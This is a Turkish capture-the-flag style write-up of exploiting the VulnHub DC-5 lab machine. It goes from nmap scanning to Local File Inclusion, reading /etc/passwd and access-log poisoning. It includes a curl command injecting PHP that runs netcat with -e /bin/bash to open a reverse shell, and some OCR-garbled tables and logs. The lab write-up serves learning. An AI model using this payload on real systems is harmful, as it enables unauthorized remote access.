DC-5

<u>Kaan Efe Öğüt</u> ADLİ BİLİŞİM MÜHENDİSLİĞİ

-Vulnhub üzerinde bulunan "DC-5" zafiyetli makinesinde Local File Inclusion zafiyetinden yararlanıp sunucuya sızmaya çalışacağız.

LFI

- -"https://www.vulnhub.com/entry/dc-5,314/" bağlantısı üzerinden zafiyetli makinemi indiriyorum.
- -Vmware üzerinde indirdiğim bu zafiyetli makineyi "open" komutu ile açıyorum.
- -Network ayarlarını Sanal Makinem ile aynı yapıyorum.


```
Debian GNU/Linux 8 dc-5 tty1
dc-5 login:
```

-Gerekli ayarlardan sonra sanal makinemi başlatıyorum ve arka planda bu şekilde çalışır vaziyette bırakıyorum.

-Ardından Linux makineme geçiş yapıyorum.

```
| Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part | Part |
```


-Uçbirim üzerinden nmap ile port taraması gerçekleştiriyorum ve zafiyetli makinemin IP adresini öğreniyorum.



-Zafiyetli makineyi web üzerinde görüntülediğimde bu şekilde bir sayfa bizi karşılamaktadır.


```
192.168.139.185 -o dc5.txt
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-12 15:36 +03 Nmap scan report for 192.168.139.185
Host is up (0.00038s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
80/tcp open http nginx 1
                          nginx 1.6.2
 _http-server-header: nginx/1.6.2
 _
http-title: Welcome
111/tcp open rpcbind 2-4 (RPC #100000)
| rpcinfo:
     program version
                            port/proto service
     100000 2,3,4
                             111/tcp
                                          rpcbind
     100000 2,3,4
100000 3,4
                              111/udp
                                          rpcbind
                              111/tcp6
                                          rpcbind
     100000 3,4
                              111/udp6
                                          rpcbind
                            33783/tcp6
     100024
                                          status
                            44920/udp
     100024
                                          status
                            46720/udp6
     100024
                                          status
     100024 1
                            60521/tcp
                                          status
MAC Address: 00:0C:29:33:DC:A4 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
TRACEROUTE
              ADDRESS
HOP RTT
   0.38 ms 192.168.139.185
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.29 seconds
```

- -Nmap taraması ile bilgi toplamaya başlıyorum. Tarama sonucunu dc5.txt dosyasına yazdırıyorum.
 - -Repbind ve http portlarının açık olduğunu görüntülüyorum.




-Web sitesinin arayüzü olduğunu görüntülediğim için dirb taraması gerçekleştiriyorum.

-Bulduğu dizin açıklarını bana bildirdi.



- -Yapmış olduğum işlemler sonucunda çok fazla bilgi elde edemediğim için sayfa üzerinde oynamalar gerçekleştiriyorum.
 - -Yaptığım değişiklik sonucunda URL üzerinde ki değişiklik dikkatimi çekiyor.
 - -Burada uyguladığım değişiklik sonucunda bilgi elde edebileceğimi düşünüyorum.



- -URL üzerinde bilgi değişikliği yaptığımda bana bilgi döndürdüğünü görüntülüyorum.
 - -Burada LFI zafiyeti uygulayıp bilgi elde edebilir miyim diye görüntülüyorum.



Thank You

hank you for taking the time to contact us.

root:x:0:0:root:/root/bin/bash daemon:x:1:1:daemon:/usr/sbin/lusr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uproxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backup:st:x:38:38:Mailing List Manager:/var/list/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting Sys/usr/sbin/nologin nobody:x:65534:65534:s65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:103:systemd Time Synchronization, systemd-network:x:101:104:systemd Network Management,,,/run/systemd/netif:/bin/false systemd-resolve:x:102:105:systemd Resolver,,,/run/systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,/run/systemd/bin/false Debian-exim:x:104:109:./var/spool/exim4:/bin/false messagebus:x/bin/false statd:x:106:65534::/var/lib/nfs:/bin/false sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin dc:x:1000:1000:dc,,,;/home/dc:/bin/bash | Server,,,:/nonexistent:/bin/false

-URL arasına eklediğim "/../" eklentisi ile dizinler arası geçiş yapmayı deniyorum.



Thank You

Thank you for taking the time to contact us.

192.168.139.176 - - [13/Aug/2021:01:34:29 +1000] "GET / HTTP/1.1" 200 1718 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 192.168.139.176 - - [13/Aug/2021:01:34:29 +1000] "GET /ross/styles css HTTP/1.1" 200 2638 "http://192.168.139.185" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 192.168.139.176 - - [13/Aug/2021:01:34:29 +1000] "GET /index.php HTTP/1.1" 404 142 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 192.168.139.176 - - [13/Aug/2021:01:34:35 +1000] "GET /index.php HTTP/1.1" 200 1718 "http://192.168.139.185" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 192.168.139.185 findex.php "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 192.168.139.185 findex.php "HTP/1.1" 200 1746 "http://192.168.139.185/solutions.php" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 192.168.139.176 - [13/Aug/2021:01:34:37 +1000] "GET /abut-us.php" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 192.168.139.176 - [13/Aug/2021:01:34:38 +1000] "GET /contact.php HTTP/1.1" 200 1828 fish.139.176 - [13/Aug/2021:01:34:38 +1000] "GET /contact.php HTP/1.1" 200 1830 "http://192.168.139.185/raq.php" "Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0" 192.168.139.176 - [13/Aug/2021:01:34:34 +1000] "GET /faq.php HTTP/1.1" 200 2245 "http://192.168.139.176 - [13/Aug/2021:01:34:42 +1000] "GET /faq.php HTTP/1.1" 200 245 "http://192.168.139.176 - [13/Aug/2021:01:34:42 +1000] "GET /faq.php HTTP/1.1" 200 1746 "http://192.168.139.176 - [13/Aug/2021:01:34:42 +1000] "GET /fad.910 firefox/78.0" 192.168.139.176 - [13/Aug/2021:01:34:42 +1000] "GET /fad.910 firefox/78.0" 192.168.139.176 - [13/Aug/2021:01:35:53 +1000] "GET /fad.910 firefox/78.0" 192.168.139.176 - [13/Aug/2021:01:35:53 +1000] "GET /fad.910 firefox/78.0" 192.168.139.176 - [13/Aug/2021:01:35:53 +1000] "GET /fad.910 firefox/78.0" 192.168.139.176 - [13/Aug/2021:01:35:53 +1000] "GET /fad.910 firefox/78.0"

- -LFI hakkında oluşturduğum dökümanda Burpsuite ile payload denemesi gerçekleştirmiştik.
- -Bu yüzden burada manuel olarak sonuna "/var/log/nginx/access.log" eklemesi yapıp bilgi ele geçirmeye çalışıyorum.
 - -Burada gözlemlediğimde bilgilere eriştiğimi görüntülüyorum.
 - -Bu zafiyetten yararlanarak buraya ekleyebileceğim bir php dosyası ile shell bağlantısı kurabilirim.

```
curl -A "<?= system ('nc -nv 192.168.139.176 5555 -e /bin/bash'); ?>" http://192.168.139.185/thankyou.php |
```

- -Uçbirime geçiş yapıyorum ve burada curl komutu ile .php dosyasının içerisine bir netcat komutu gömüyorum.
 - -Bu komut ile netcat üzerinden kendi makineme bir bağlantı kuracağım.

-Gerekli komutları yazdıktan sonra netcat üstünde belirttiğim portu dinlemeye alıyorum.

```
system ('nc -nv 192.168.139.176 5555 -e /bin/bash'); ?>" http://192.168.139.185/thankyou.
<!doctype html>
<html lang="en">
<head>
           <meta charset="utf-8">
          <title>Contact</title>
<link rel="stylesheet" href="css/styles.css">
</head>
<body>
          <div class="body-wrapper">
                     <div class="header-wrapper">
                               <header>
                                         DC-5 is alive!
                               </header>
                     </div>
                     <div class="menu-wrapper">
                                <menu>
                                                    <a href="index.php">Home</a>
<a href="solutions.php">Solutions</a>
<a href="about-us.php">About Us</a>
<a href="faq.php">FAQ</a>
<a href="contact.php">Contact</a>
                                          </div>
                     <div class="body-content">
                               <h2>Thank You</h2>
```

-Curl işlemini başlatıyorum.

-Ardından tek yapmam gereken tarayıcı üzerinde açık olan sekmeyi yenilemek.

- -Sayfayı yenilediğimde netcat üzerinden başarılı bir şekilde bağlantı kurabildim.
- -Bundan sonra yapacağım uygulamalarda zaten bol bol root yetkisi ele geçirmeyle ilgili işlem gerçekleştireceğim için burada bırakıyorum.